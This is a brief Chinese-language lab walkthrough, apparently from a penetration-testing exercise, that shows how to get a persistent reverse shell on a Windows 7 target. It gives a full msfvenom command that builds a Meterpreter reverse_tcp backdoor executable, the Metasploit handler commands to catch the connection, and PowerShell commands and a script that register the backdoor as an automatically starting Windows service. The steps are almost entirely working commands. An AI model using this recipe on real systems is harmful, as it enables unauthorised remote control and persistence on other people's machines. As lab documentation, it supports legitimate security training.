环境说明
IP | HOSTNAME | NOTE |
|---|
10.10.10.93 | Kali | 攻击机 |
10.10.10.94 | Win7 | 靶机 |
相关脚本
配置攻击机MSF
MSF生成后门
msfvenom ‐a x86 ‐‐platform windows ‐p windows/meterpreter/reverse_tcp LHOST=10.10.10.93 LPORT=2444 ‐f exe > pentest.exe


MSF开启监听
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lhost 10.10.10.93
set lport 2444
exploit
靶机执行

Powershell创建服务反弹shell
New-Service -Name "test_exploit" -BinaryPathName "C:\Users\aesteam3\Desktop\pentest.exe"  -StartupType Automatic
Start-Service -Name "test_exploit"

Kali攻击机获取到shell:
创建并运行powershell脚本
$service_name = "test_exploit"  # specify service name
$exe_path = "C:\Users\aesteam3\Desktop\pentest.exe" # specify exe path
New-Service -Name $service_name -BinaryPathName $exe_path -StartupType Automatic
Start-Service -Name $service_name

结果如下:
